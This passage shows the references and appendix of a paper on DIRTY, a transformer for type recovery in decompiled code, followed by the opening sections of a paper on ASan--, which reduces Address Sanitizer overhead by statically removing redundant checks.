[37] Hermann Ney, Dieter Mergel, Andreas Noll, and Annedore Paeseler. A data-driven organization of the dynamic programming beam search for continuous speech recognition. In *International Conference on Acoustics, Speech, and Signal Processing*, ICASSP, 1987.

[38] Vikram Nitkin, Anthony Saieva, Baishakhi Ray, and Gail Kaiser. DIRECT: A transformer-based model for decompiled identifier renaming. In *Workshop on Natural Language Processing for Programming*, 2021.

[39] Matthew Noonan, Alexey Loginov, and David Cok. Polymorphic type inference for machine code. In *Conference on Programming Language Design and Implementation*, PLDI, pages 27–41, 2016.

[40] Irene Vlassi Pandi, Earl T Barr, Andrew D Gordon, and Charles Sutton. OptTyper: Probabilistic type inference by optimising logical and natural constraints. *arXiv preprint arXiv:2004.00348*, 2020.

[41] Adam Paszke, Sam Gross, Francisco Massa, Adam Lerer, James Bradbury, Gregory Chanan, Trevor Killeen, Zeming Lin, Natalia Gimelshein, Luca Antiga, et al. PyTorch: An imperative style, high-performance deep learning library. In *Conference on Neural Information Processing Systems*, NeurIPS, pages 8024–8035. 2019.

[42] Colin Raffel, Noam Shazeer, Adam Roberts, Katherine Lee, Sharan Narang, Michael Matena, Yanqi Zhou, Wei Li, and Peter J. Liu. Exploring the limits of transfer learning with a unified text-to-text transformer. *Journal of Machine Learning Research*, 21:1–67, 2020.

[43] Eric Schulte, Jason Ruchti, Matt Noonan, David Ciarletta, and Alexey Loginov. Evolving exact decompilation. In *Workshop on Binary Analysis Research*, BAR, 2018.

[44] Edward J. Schwartz, Cory F. Cohen, Michael Duggan, Jeffrey Gennari, Jeffrey S. Havrilla, and Charles Hines. Using logic programming to recover C++ classes and methods from compiled executables. In *Conference on Computer and Communications Security*, CCS, 2018.

[45] Rico Sennrich, Barry Haddow, and Alexandra Birch. Neural machine translation of rare words with subword units. *arXiv preprint arXiv:1508.07909*, 2015.

[46] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Andrew Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. (State of) The art of war: Offensive techniques in binary analysis. In *Symposium on Security and Privacy*, SP, pages 138–157, 2016.

[47] Asia Slowinska, Traian Stancescu, and Herbert Bos. Howard: A dynamic excavator for reverse engineering data structures. In *Network and Distributed System Security Symposium*, NDSS, 2011.

[48] Katerina Troshina, Yegor Derevenets, and Alexander Chernov. Reconstruction of composite types for decompilation. In *Working Conference on Source Code Analysis and Manipulation*, SCAM, pages 179–188, 2010.

[49] Michael James van Emmerik. *Static Single Assignment for Decompilation*. PhD thesis, University of Queensland, 2007.

[50] Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N. Gomez, Lukasz Kaiser, and Illia Polosukhin. Attention is all you need. In *Conference on Neural Information Processing Systems*, NeurIPS, pages 6000–6010, 2017.

[51] Nguyen Xuan Vinh, Julien Epps, and James Bailey. Information theoretic measures for clusterings comparison: Variants, properties, normalization and correction for chance. *The Journal of Machine Learning Research*, 11:2837–2854, 2010.

[52] Jiayi Wei, Maruth Goyal, Greg Durrett, and Isil Dillig. LambdaNet: Probabilistic type inference using graph neural networks. In *International Conference on Learning Representations*, ICLR, 2020.

[53] Kelvin Xu, Jimmy Ba, Ryan Kiros, Kyunghyun Cho, Aaron Courville, Ruslan Salakhudinov, Rich Zemel, and Yoshua Bengio. Show, attend and tell: Neural image caption generation with visual attention. In *International Conference on Machine Learning*, ICML, pages 2048–2057, 2015.

[54] Khaled Yakdan, Sebastian Eschweiler, Elmar Gerhards-Padilla, and Matthew Smith. No more gotos: Decompilation using pattern-independent control-flow structuring and semantics-preserving transformations. In *Network and Distributed System Security Symposium*, NDSS, 2015.

[55] Khaled Yakdan, Sergej Dechand, Elmar Gerhards-Padilla, and Matthew Smith. Helping Johnny to analyze malware: A usability-optimized decompiler and malware analysis user study. In *Symposium on Security and Privacy*, SP, pages 158–177, 2016.

[56] Fangke Ye, Jisheng Zhao, and Vivek Sarkar. Advanced graph-based deep learning for probabilistic type inference. *arXiv preprint arXiv:2009.05949*, 2020.

[57] Manzil Zaheer, Guru Guruganesh, Avinava Dubey, Joshua Ainslie, Chris Alberti, Santiago Ontanon, Philip Pham, Anirudh Ravula, Qifan Wang, Li Yang, et al. Big Bird: Transformers for longer sequences. *arXiv preprint arXiv:2007.14062*, 2020.

[58] Z. Zhang, Y. Ye, W. You, G. Tao, W. Lee, Y. Kwon, Y. Aafer, and X. Zhang. OSPREY: Recovery of variable and data structure via probabilistic analysis for stripped binary. In *Symposium on Security and Privacy*, SP, pages 872–891, 2021.

[59] Zhuo Zhang, Wei You, Guanhong Tao, Guannan Wei, Yonghwi Kwon, and Xiangyu Zhang. BDA: Practical dependence analysis for binary executables by unbiased whole-program path sampling and per-path abstract interpretation. *Proceedings of the ACM on Programming Languages*, 3(OOPSLA):1–31, 2019.

A Experimental Setup

Hyperparameter Configurations Our detailed hyperparameters are shown in Table 10. We use a six-layer Transformer Encoder for the code encoder, a three-layer Transformer Encoder for the data layout encoder, and a six-layer Transformer Decoder for the type decoder. We set the number of attention heads to 8. Input embedding dimensions and hidden sizes d_{model} are set to 512 for the code encoder, and 256 for the data layout encoder. Following prior work, we empirically set the size of the inner-layer of the position-wise feed-forward inner representation size d_{ff} to four times the hidden size d_{model} [50]. We use the *gelu* activation function [21] rather than the standard *relu*, following BERT [10]. During training, we set the batch size to 64 and the learning rate to 1×10^{-4}. We use the Adam optimizer [28] and set $\beta_1 = 0.9, \beta_2 = 0.999$ and $\varepsilon = 1 \times 10^{-8}$. We apply gradient clipping by value within the range $[-1, 1]$. We also apply a dropout rate of 0.1 as regularization. We train the model for 15 epochs. At the inference time, we use beam search to predict the types for each function with a beam size of 5.

Hardware Configuration We conducted all experiments on Linux servers equipped with two Intel Xeon Gold 6148 processors, 192GB RAM and 8 NVIDIA Volta V100 GPUs. We expect that a similar machine could reproduce the full training and testing stage of our main experiments in 120 GPU hours.

Software We implemented our models with PyTorch [41] version 1.5.1 and Python 3.6. We plan to release our dataset, code and pre-trained models at publication time.

Hyperparameter	DIRTY	DIRTY$_S$
Max Sequence Length	512	512
Encoder/Decoder layers	6/6	3/3
Hidden units per layer	512	256
Attention heads	8	4
Layout encoder layers	3	3
Layout encoder hidden units	256	128
Batch size	64	64
Training epochs	15	30
Learning rate	10^{-4}	10^{-4}
Adam ε	10^{-8}	10^{-8}
Adam β_1	0.9	0.9
Adam β_2	0.999	0.999
Gradient clipping	1.0	1.0
Dropout rate	0.1	0.1
Number of parameters	167M	40M

Table 10: Summary of the hyperparameters of DIRTY and the smaller DIRTY$_S$.

Dataset	DIRTY
#Binaries	75,656
Unique #functions (train)	718,765
Unique #functions (valid)	139,473
Unique #functions (test)	139,394
% func body in train (valid)	64.6%
% func body in train (test)	65.5%
Avg. #code tokens	220.3
Median #code tokens	86
Avg. #identifiers per function	5.1
Median #identifiers per function	3

Table 11: Statistics of the DIRT datasets.

Debloating Address Sanitizer

Yuchen Zhang[†] *Chengbin Pang*[†‡*] *Georgios Portokalidis*[†] *Nikos Triandopoulos*[†] *Jun Xu*[†]
[†]*Stevens Institute of Technology* [‡]*Nanjing University*

Abstract

Address Sanitizer (ASan) is a powerful memory error detector. It can detect various errors ranging from spatial issues like out-of-bound accesses to temporal issues like use-after-free. However, ASan has the major drawback of high runtime overhead. With every functionality enabled, ASan incurs an overhead of more than **1x**.

This paper first presents a study to dissect the operations of ASan and inspects the primary sources of its runtime overhead. The study unveils (or confirms) that the high overhead is mainly caused by the extensive sanitizer checks on memory accesses. Inspired by the study, the paper proposes ASan--, a tool assembling a group of optimizations to reduce (or "*debloat*") sanitizer checks and improve ASan's efficiency. Unlike existing tools that remove sanitizer checks with harm to the capability, scalability, or usability of ASan, ASan-- fully maintains those decent properties of ASan.

Our evaluation shows that ASan-- presents high promise. It reduces the overhead of ASan by 41.7% on SPEC CPU2006 and by 35.7% on Chromium. If only considering the overhead incurred by sanitizer checks, the reduction rates increase to 51.6% on SPEC CPU2006 and 69.6% on Chromium. In the context of fuzzing, ASan-- increases the execution speed of AFL by over 40% and the branch coverage by 5%. Combined with orthogonal, fuzzing-tailored optimizations, ASan-- can speed up AFL by 60% and increase the branch coverage by 9%. Running in Chromium to support our daily work for four weeks, ASan-- did not present major usability issues or significant slowdown and it detected all the bugs we reproduced from previous reports.

1 Introduction

Programs developed in low-level languages, such as C and C++, often contain an abundance of memory error bugs. When exploited, the bugs can lead to severe security issues like data breach and hijacked execution. To help detect memory errors, various runtime tools [10, 14, 27, 36, 37, 42, 44, 47, 48, 50, 53] have been created. These tools vary in many aspects such as scope and capability. In recent years, address sanitizer (ASan) [42] stands out from the rest, thanks to its superior **capability** (detection of a wide spectrum of spatial errors and temporal errors), **scalability** (ability to support industry-grade programs like operating system kernels and web browsers), and **usability** (nearly zero configuration and seamless integration into mainstream compilers).

Technically, ASan allocates shadow memory to track the status (e.g., addressable or not) of the application memory. When the application issues an operation to a memory location, ASan checks the shadow byte mapped to the location and reports any embedded errors. The use of shadow memory and runtime checks leads to ASan's two major drawbacks: high memory overhead and runtime overhead. The drawbacks lock many potentials of ASan, such as whole system sanitization.

Past research has extended many efforts towards addressing ASan's drawbacks. In particular, hardware-assisted address sanitizer (HWASan) [25] utilizes Address Tagging [1], an AArch64 hardware feature, to reduce the use of shadow memory, decreasing the memory overhead of ASan from **1.5x-3x** to **10%-35%** [43]. However, the runtime overhead of ASan remains largely unsolved. Even HWASan still incurs similar overhead to ASan. Past research commonly blames sanitizer checks inserted by ASan for its high overhead. However, ASan has many runtime activities besides sanitizer checks, such as the preparation of metadata and logging. There has not been a systematic understanding of the overhead introduced by different activities. That means we are not even aware of how much overhead the sanitizer checks truly bring.

Study In this paper, we dissect ASan's runtime activities into five groups: *sanitizer checks*, *library function interception*, *poisoning and redzone* (i.e., metadata management), *logging*, and *heap management*. Overhead brought by each group of activities to ASan is individually measured on SPEC CPU2006. Details of the study are presented in §3.1.

Our study confirms that sanitizer checks are the dominant source of overhead. It causes about 80.8% of the overhead (86.5% out of 107.8%). The study also unveils other sources of the overhead. In particular, the customized heap management of ASan incurs an overhead of 9.6%, which is less known before. More details can be found in Figure 3.

Literature Inspired by the study, this paper proposes to reduce ASan's overhead by reducing sanitizer checks. There are many similar attempts [16, 29, 46, 49, 55] in the past. However, the techniques they proposed harm ASan's descent properties (capability, scalability, usability). GWP-ASan [16] randomly picks a sub-set of heap objects to add guard pages and ignores the others. ASAP [49] removes sanitizer checks to satisfy a performance budget. Its criterion is to remove sanitizer checks on "hot" code that is more often executed, offering no safety assurance of the removing operations. Similar to ASAP, PartiSan [29] follows a performance-driven metric to remove sanitizer checks without ensuring safety. GWP-ASan, ASAP, and PartiSan all degrade the capability of ASan. Alternatively, SANRAZOR [55] combines static patterns and dynamic patterns to identify and remove redundant sanitizer (i.e., checks

*Pang is a PhD student at Nanjing University. Pang contributed to this work while he was a Visiting Scholar at Stevens Institute of Technology.

whose safety property is covered by others). SANRAZOR is more safety-driven but still cannot ensure the removed checks are indeed redundant because the patterns used are not sound. Also, SANRAZOR needs user inputs for profiling. In short, SANRAZOR harms both the capability and usability of ASan.

Optimization In this paper, we assemble a group of optimizations to reduce ASan checks. All the optimizations are purely static. They only involve sound, lightweight, and configuration-free analysis, which maintains the capability, scalability, and usability of ASan.

- **Optimization 1** identifies stack/global accesses that can be proven in-bound and removes their sanitizer checks. The optimization has been explored by many tools [13,18,19,38,39,46]. However, these tools often rely on heavy static analysis, which may not scale. We use an approach involving only control flow traverse and basic constant propagation to pinpoint the desired memory accesses (§4.1).
- **Optimization 2** finds sanitizer checks that are dominated (or post-dominated) and meanwhile covered by another check. Such checks are redundant and removed. Previous research [42] has briefly discussed this optimization but did not provide full solutions. We develop an algorithm that combines domination analysis and basic, flow-insensitive alias analysis to achieve this optimization (§4.2).
- **Optimization 3** determines memory accesses that are neighbors in space and merge their checks into one. We propose, design, and implement the optimization (§4.3).
- **Optimization 4** focuses on memory accesses in loops. It locates memory accesses with an invariant address and moves the sanitizer checks outside the loop. It also locates memory accesses that use a constantly increasing/decreasing address and groups the sanitizer checks across iterations into one. We propose, design, and implement the optimization (§4.4).

Evaluation We have integrated the optimizations into LLVM and created a tool called ASan--. We evaluate ASan-- from multiple dimensions. First, we run ASan-- on the full Juliet Test Suite [40] and 34 vulnerabilities from the Linux Flaw project [34]. ASan-- achieves an identical error detection rate to ASan. Second, we build SPEC CPU2006 and Chromium with ASan--. ASan-- imposes a moderate increase to the compilation time and reduces the binary size by **20%**. Binaries built for the programs can support all the benchmark tests. The first and second evaluations show that ASan-- inherits the capability, scalability, and usability of ASan. Third, we compare the performance of ASan-- and ASan on both SPEC CPU2006 and Chromium. The evaluation shows that ASan-- can reduce the overhead of ASan by **41.7%** on SPEC CPU2006 and by **35.7%** on Chromium. If only considering the overhead incurred by sanitizer checks, the reduction rates increase to **51.6%** on SPEC CPU2006 and **69.6%** on Chromium. Fourth, we apply ASan-- in the application of fuzzing. ASan-- can increase the execution speed of AFL by over **40%** and the branch coverage by **5%**. Combined with fuzzing-tailored optimization techniques, ASan-- can speed up AFL by **60%** and increase the branch coverage by **9%**. Finally, we run Chromium built with ASan-- to support our daily work for four weeks. We did not experience major usability issues or significant slowdown, and ASan-- detected all the bugs we reproduced from previous reports.

Contribution We make the following main contributions.

- We present a study to dissect ASan's runtime activities and unveil the sources of overhead. The study confirms existing understandings but also brings new findings.
- We design and implement a group of optimizations to reduce sanitizer checks of ASan. To our knowledge, two of the optimizations are brought up by us for the first time.
- We implement the optimizations and integrate them into LLVM. Source code is publicly available at `https://github.com/junxzm1990/ASAN--.git`.
- We conduct an extensive evaluation on our optimizations. The results show that our optimizations can significantly reduce the overhead of ASan without compromising its properties. The results also show that our optimizations can benefit the applications of ASan.

2 Technical Background

This section covers the technical background of ASan, *based on the implementation in LLVM* [42].

2.1 Shadow Memory

ASan uses a shadow memory model illustrated in Figure 1 to facilitate efficient runtime checks. It spares one-eighth of the virtual address space as the shadow memory where each byte records the status, addressable or not, of eight bytes used by the application. Given a memory byte at address `Addr`, ASan places its shadow byte at `(Addr»3)+Offset`, where `Offset` is a constant determined at the compiling time. To ensure the region for shadow memory is always available, `Offset` needs to be chosen such that the memory area [`Offset`, `Offset+Max_Addr/8`] is not occupied before the shadow memory is allocated.

The value of a shadow byte encodes the addressable status of the corresponding eight application bytes. 0 means all the eight bytes are addressable, while a value `K` ranging from 1 to 7 means only the first `K` bytes are addressable. A negative value indicates all eight bytes are not addressable, and different negative values unveil different types of non-addressable memory (out-of-bound heap, out-of-bound stack, out-of-bound global, freed memory, etc.).

2.2 Redzone

ASan places a redzone before and after each data object, as shown in Figure 2. The redzones are *poisoned*. Namely,




Figure 1: Shadow memory of ASan in a 64-bit application.

their shadow bytes mark them non-addressable. The object, in contrast, is unpoisoned. The creation and poisoning of redzones slightly differ when the object is in different regions.

Heap ASan replaces the standard heap management functions (e.g., `malloc`, `calloc`, `free`, etc.) with customized versions. Once a heap buffer is allocated, ASan places a redzone both before and after the buffer. Size of the redzone, a power of two, increases with the buffer size and can range from 16 to 2,048. By default, the end of the buffer is 8-byte aligned. If a gap of fewer than 8 bytes exists between the aligned end and the actual end, ASan poisons the gap via *partial poisoning*. For efficiency, ASan allocates multiple buffers of the same size as a group, positioning them next to each other. The left redzone of one buffer works as the right redzone of the previous buffer. This way ASan only needs to allocate one redzone (the left redzone) for buffers allocated from such a group. Once a buffer is freed, ASan poisons the entire buffer and places it into *quarantine* of a certain size, for the sake of detecting use-after-free.

Stack Before and after each array on the stack, ASan inserts two neighboring arrays to work as the *left* redzone and the *right* redzone, respectively. The left redzone has 32 bytes, and the right redzone has 32 bytes plus to up to 31 bytes to align the original array. Both redzones are poisoned when the host function is entered at execution time.

Global ASan replaces each global object with a new one that contains a trailing redzone. The size of the redzone is 32 or one-fourth of the size of the object, whichever is larger. The size of the object plus the redzone is rounded up to a multiple of 32 bytes and partial poisoning is used if the end of the object is not 8-byte aligned. All the redzones for global objects are poisoned at the initialization of the process.

2.3 Runtime Checks

ASan instruments every memory access, load or store, with a check on its shadow memory. Depending on the size of the memory access, the check works differently. For an 8-byte memory access, the check loads its shadow byte and inspects whether the shadow byte is zero:

```
1 ShadowAddr = (Addr >> 3) + Offset;
2 if (*ShadowAddr != 0)
3     ReportAndCrash(Addr);
```




Figure 2: ASan redzones on heap, stack, and global. `U`, `V`, `W`, `X`, `Y` represent positive integers.

For a `N`-byte (`N` = 1, 2, or 4) memory access, the check examines whether its shadow byte indicates that the first `N` bytes are addressable:

```
1 ShadowAddr = (Addr >> 3) + Offset;
2 V = *ShadowAddr;
3 if (V != 0 && ((Addr & 7) + N > V))
4     ReportAndCrash(Addr);
```

Both checks only need one memory read and a few arithmetic/-comparison instructions, presenting high efficiency. ASan also intercepts C library functions that often cause memory errors (e.g., `memcpy`). When such a function is entered, ASan checks whether the source buffer and the destination buffer are poisoned, using an optimized implementation.

3 Motivating Study

A major drawback of ASan is its high runtime overhead. As reported in [42], the implementation of ASan in LLVM incurs an average overhead of 73%. To gain insights into reducing the overhead of ASan, we run a study to understand the origins of the overhead.

3.1 Study Methodology

Following the setup of [42], our study focuses on ASan implemented in LLVM and considers SPEC CPU2006 as the benchmark. SPEC CPU2006 [6] is an industry-standardized, CPU-intensive benchmark suite, consisting of 12 integer programs and 7 floating point programs. It comes with three workloads called *train*, *test*, and *reference*. We use the reference workload in our study as it represents a real dataset and activates long-duration execution.

The first step of our study measures the overhead of ASan with default settings. LLVM (or Clang) fails to compile `omnetpp`. Hence, we skip this program. Problems also occur on `h264ref` and `perlbench` because the two programs trigger ASan errors given the reference inputs. To continue their execution at the errors, we compile them with `-fsanitize-recover=address` and run them after setting the `ASAN_OPTIONS` environment variable to "`halt_on_error=0`". The follow-up steps in turn make the




Figure 3: Breakdown of runtime overhead of ASan. `"ASAN"` shows the overhead of stock ASan. From left to right, the other bars show the overhead after we disable the corresponding activities, one after another. For instance, `"Sanitizer_Chk"` shows the overhead without checks on individual memory accesses.

following modifications to ASan and separately measure the overhead after each.

- **Sanitizer Checks:** disabling the sanitizer checks on memory accesses (both loads and stores).
- **Interceptor:** disabling the interception of standard C libraries (`memcpy`, `memset`, and `memmove`, etc.).
- **Poisoning:** skipping the poisoning of redzones.
- **Logging:** removing intermediate logging, in particular the logging of the stack trace during `malloc` and `free`.
- **Heap Management:** revoking ASan's heap management to the one from the standard C library.
- **Redzone:** removing the remaining redzones and the related operations.

3.2 Result Analysis

Figure 3 shows the average results of 30 repeated tests. Stock ASan brings an overhead of 107.8%. This is higher than what is reported in [42], but it is expected since the evaluation in [42] disabled all the logging and removed the quarantine for freed objects. Checks on individual memory accesses are the primary source of ASan overhead, which is attributed to an overhead of 86.5% (80.8% of all the overhead). This matches the common understanding [49, 55] since memory accesses are prevalent. A further breakdown unveils that the checks in sequential code take about 55% of the 80.8% overhead, and the checks in loops take the remaining. Each other activity of ASan also brings overhead, leading to a total overhead of 20.5%. A previously less-known finding is that ASan's heap management averages an overhead of 9.6%. On the programs of `perlbench`, it incurs an overhead of over 39%. The remaining activities are less significant, mostly leading to an overhead of 2%-3%.

3.3 An Extension

Past research [24] has done a related study to understand the time spent by ASan. The study brings a unique finding that complements ours. They find that modern computers broadly use a 64-bit address space, where ASan uses a 4TB heap and needs a 16TB shadow memory, as shown in Figure 1. When the application's memory is scattered in the address space, so will be the shadow memory in the 16TB space. This can result in sparse page table entries (PTEs) and increased page faults during page table management, bringing extra memory management costs. By restricting the application to run in a "smaller" address space, ASan can also use a smaller shadow memory. Both help compact the page table and reduce page faults, thus benefiting various ASan activities (e.g., redzone poisoning and shadow memory checks) that access the application memory and the shadow memory.

The original study in [24] focuses on smaller programs under the context of fuzzing. We replicate the study on SPEC CPU2006 in normal execution environments. As we will explain in §5.2, the public version of the tool presented in [24] fails on many CPU2006 programs due to its strict restriction of memory usage. Hence, we use an approximating approach. The idea is to only allocate one shadow memory page and map all the application memory to the same memory page. Technically, we replace `(Addr » 3) + Shadowoffset` with `(Addr » 36) + Shadowoffset` when mapping `Addr` to its shadow byte. We also set all the shadow bytes to zero when poisoning redzones, preserving the operations but disabling all the errors. This way, we simulate the execution with a 4KB shadow memory. Table 6 in the Appendix shows the results averaged on 30 runs. The results match the observation in [24]. Using a 4-KB shadow memory can reduce about 28.6% of

the page faults, bringing the overhead of ASan from 107% down to 95.5%.

4 Debloating ASan

To reduce the overhead of ASan, one strategy is to shrink the shadow memory [24]. It has demonstrated effectiveness but still leaves behind high overhead (95.5% per our study). To further cut down ASan overhead, an orthogonal, promising strategy is to remove sanitizer checks [16, 46, 49, 55], since they constitute the primary source of overhead.

When removing ASan checks, a desirable principle is to maintain the decent characteristics of ASan, instead of sacrificing them for better efficiency. The principle can break down into the following properties.

- **Capability:** ASan offers the capability of detecting most cases of both spatial and temporal memory errors. Removal of checks should not reduce the detecting capability. Formally, the removal of a check should only proceed after it is proven safe to do so.
- **Scalability:** ASan can scale to support large-size programs like Chromium and Firefox browsers, enabling high practicality and broad adoption. Preferably, the removal of checks should not degrade the scalability of ASan.
- **Usability:** ASan has been integrated into mainstream compilers like LLVM and GCC. Enabling ASan simply requires a compiler flag (e.g., `-fsanitize=address` on LLVM). Hurting this high usability will hinder the adoption of ASan.

In this work, we assemble a set of techniques satisfying the three properties to reduce (or "debloat") ASan checks, with a focus on the ASan in LLVM. Our contribution to different techniques varies, which is indicated by the number of ✧. Three ✧ mean that we are the first ones proposing, designing, and implementing the technique. In contrast, two ✧ indicate that others have informally mentioned the technique while we deepen, design, and implement the technique. Finally, a single ✧ suggests that the technique has been explored, and we implement the technique in LLVM or improve the existing implementation. Our efforts on the single ✧ techniques are less scientific but are deemed necessary as they will enable an understanding of the overall improvement by all the techniques. In the rest of this section, we elaborate on the designs of our techniques. *Properties of the techniques are described and validated in Append A, due to the limited space.*

4.1 Removing Unsatisfiable Checks ✧

The first technique focuses on removing ASan checks on global/stack access. The key insight is to remove checks where the error condition can never be satisfied. Below shows such an example on the stack (code in red is inserted by ASan).

```
1 int foo(){
2   char buf[20];
3   unsigned int i = 10;
4   i++;//i = 11
5   ASan(buf+i);//ASan check 1; unsatisfiable
6   buf[i] = 0;
7 }
```

The access to `buf`, an array on the stack, has a constant index of `11`, which cannot overflow. Thus, no ASan check is needed there. Formally, given an array `buf` of `N` bytes on the stack or in the global, a `K`-byte access `buf[offset]` needs no ASan check if on any execution path:

Condition-1: `offset` $\geq$ `0 && N - offset` $\geq$ `K`

Past research has discussed similar issues several times and has explored various solutions [13, 18, 19, 39, 46] to identify stack/global accesses that meet the above condition. A systematic approach [52] is to symbolically interpret the execution paths reaching a target access and verify whether every path satisfies the condition. However, the approach may not scale as it involves complex constraint solving.

Our Choice We opt to adopt a lightweight analysis shipped with LLVM (disabled by default). The analysis focuses on *direct* stack/global accesses whose target object is propagated from an `alloca` instruction or a global object. Given a direct stack/global access, the analysis backward traces whether the index propagates from constants. Consider `buf[i]` at Line 6 in the above code as an example. It traces `i` backward from Line 6 to Line 4 where it represents `i@L6` as `i@L4 + 1`, followed by another step jumping to Line 3 to further represent `i@L4 + 1` as `10 + 1`. This way, it learns the constant value, `11`, of `i` at Line 6 and can compare `i` with the array size. The backward tracing stops wherever uncertainty appears (e.g., an intermediate value is loaded from memory or a store happens to an intermediate value) and returns an unknown result, thus offering soundness.

We slightly extend the above analysis. When backward tracing the index of an access, we concurrently collect comparisons that dominate the access and operate between the index and a constant. Doing so enables us to accumulate loose boundaries of the index and compare the index with the object size even the index is not a constant. Our extension helps identify removable accesses like the one below. Our extension inherits the soundness from the basic version. Further, whenever there is a store on the index, we abandon the comparisons affected by the store.

```
1 int foo(){
2   char buf[20];
3   unsigned int i = input();//i is not a constant
4   if(i < = 10) //the comparison will be captured
5     ASan(buf+i);//ASan check 1; still unsatisfiable
6     buf[i] = 0;
7 }
```

Algorithm 1: IDENTIFYING RECURRING ASAN CHECKS.

```
1  Procedure find_mem_group(M_grp, m):
       /* Find the group m belongs to                    */
2      for m_i in M_grp do
3          for m_j in M_grp[m_i] do
4              if m == m_j || must_alias(m,m_j) then
5                  return m_i;
6              end
7          end
8      end
9      return NULL;
10 Algorithm
       Input  : A function F
       Output : Recurring ASan checks R_c = {C_1, C_2 ..., C_n}
11     Initialization: R_c = ∅; M_grp = dict();
       /* M_grp is a dictionary where the key is a
          unique memory location and the value is a
          list of memory accesses to that location   */
12     for each memory access m_i in F do
13         m_j = find_mem_group(M_grp, m_i);
14         if m_j == NULL then
15             M_grp[m_i] = list();
16             m_j = m_i;
17         end
18         M_grp[m_j].add(m_i);
19     end
20     for m in M_grp do
21         for m_i in M_grp[m] do
22             for m_j in M_grp[m] do
23                 if m_i ≠ m_j && dominate(m_i, m_j) &&
                     sizeof(m_i) ≥ sizeof(m_j) then
24                     R_c.add(ASan(m_j));
25                     M_grp[m].remove(m_j)
26                 end
27             end
28         end
29         for m_i in M_grp[m] do
30             for m_j in M_grp[m] do
31                 if m_i ≠ m_j && post_dominate(m_i, m_j)
                     && sizeof(m_i) ≥ sizeof(m_j) then
32                     R_c.add(ASan(m_j));
33                     M_grp[m].remove(m_j)
34                 end
35             end
36         end
37     end
38 return R_c;
```

4.2 Removing Recurring Checks ✧✧

The second technique aims to remove recurring checks or *checks guaranteed to have been done*. The code below is an example of recurring checks.

```
1  int *p;
2  ASan(p); //ASan check 1
3  if(*p == 0){
4    ASan(p); //ASan check 2 (a recurring check)
5    *p = 1;
6  }
```

In the example, ASan places two checks on the dereferences at Line 1 and Line 3. However, the two dereferences access the same location with the same size, meaning that the check at Line 4 is a replica of that at Line 2 and thus, can be removed. Past research [42] has demoed recurring checks but did not provide full solutions. We first formalize recurring checks. Given two ASan checks, denoted as `ASan(ptr1)` and `ASan(ptr2)`, on memory accesses `*ptr1` and `*ptr2`. `ASan(ptr2)` is a recurring check of `ASan(ptr1)` if:

Condition-2:
`(ptr1 == ptr2 || alias(ptr1, ptr2)) && sizeof(*ptr1) ≥ sizeof(*ptr2) && (dominate(*ptr1,*ptr2) || post-dominate(*ptr1,*ptr2));`

Following the above formalization, Algorithm 1 is designed to identify recurring ASan checks in individual functions. The first step aggregates memory accesses to the same location into one group (Line 12-19). When determining whether two memory accesses have the same location, aliases are also considered but in a sound way. Specifically, we reuse the basic, flow-insensitive alias analysis in LLVM and only accept the must-alias results. The internal algorithm of LLVM ensures that two memory objects with must-alias results always start at exactly the same location [3], protecting the safety of our optimization. The second step processes each memory group separately. Given a group, the algorithm inspects each pair of memory accesses therein and identifies recurring ASan checks according to the above conditions (Line 20-37). In this step, we reuse the analysis offered by LLVM to understand the domination/post-domination relation [4]

Discussion: The soundness of Algorithm 1 can fail in certain cases. For instance, `*ptr1` dominates `*ptr2` and satisfies the above condition. Thus, the ASan check on `ptr2` will be removed. However, if the memory is freed between `*ptr1` and `*ptr2`, `*ptr2` will be use-after-free, and we will miss it. We use a conservative approach to avoid such issues: we skip the removing if any function call exists on any execution path from `*ptr1` to `*ptr2`. We do not do this if `*ptr1` post-dominate `*ptr2` as `*ptr1` shall always execute after `*ptr2`.

4.3 Optimizing Neighbor Checks ✧✧✧

This technique explores optimizing ASan checks on neighboring memory accesses. Code below illustrates the ideas.

```
1  struct{
2    int a; int b; int c;
3  }test;
4  int foo(){
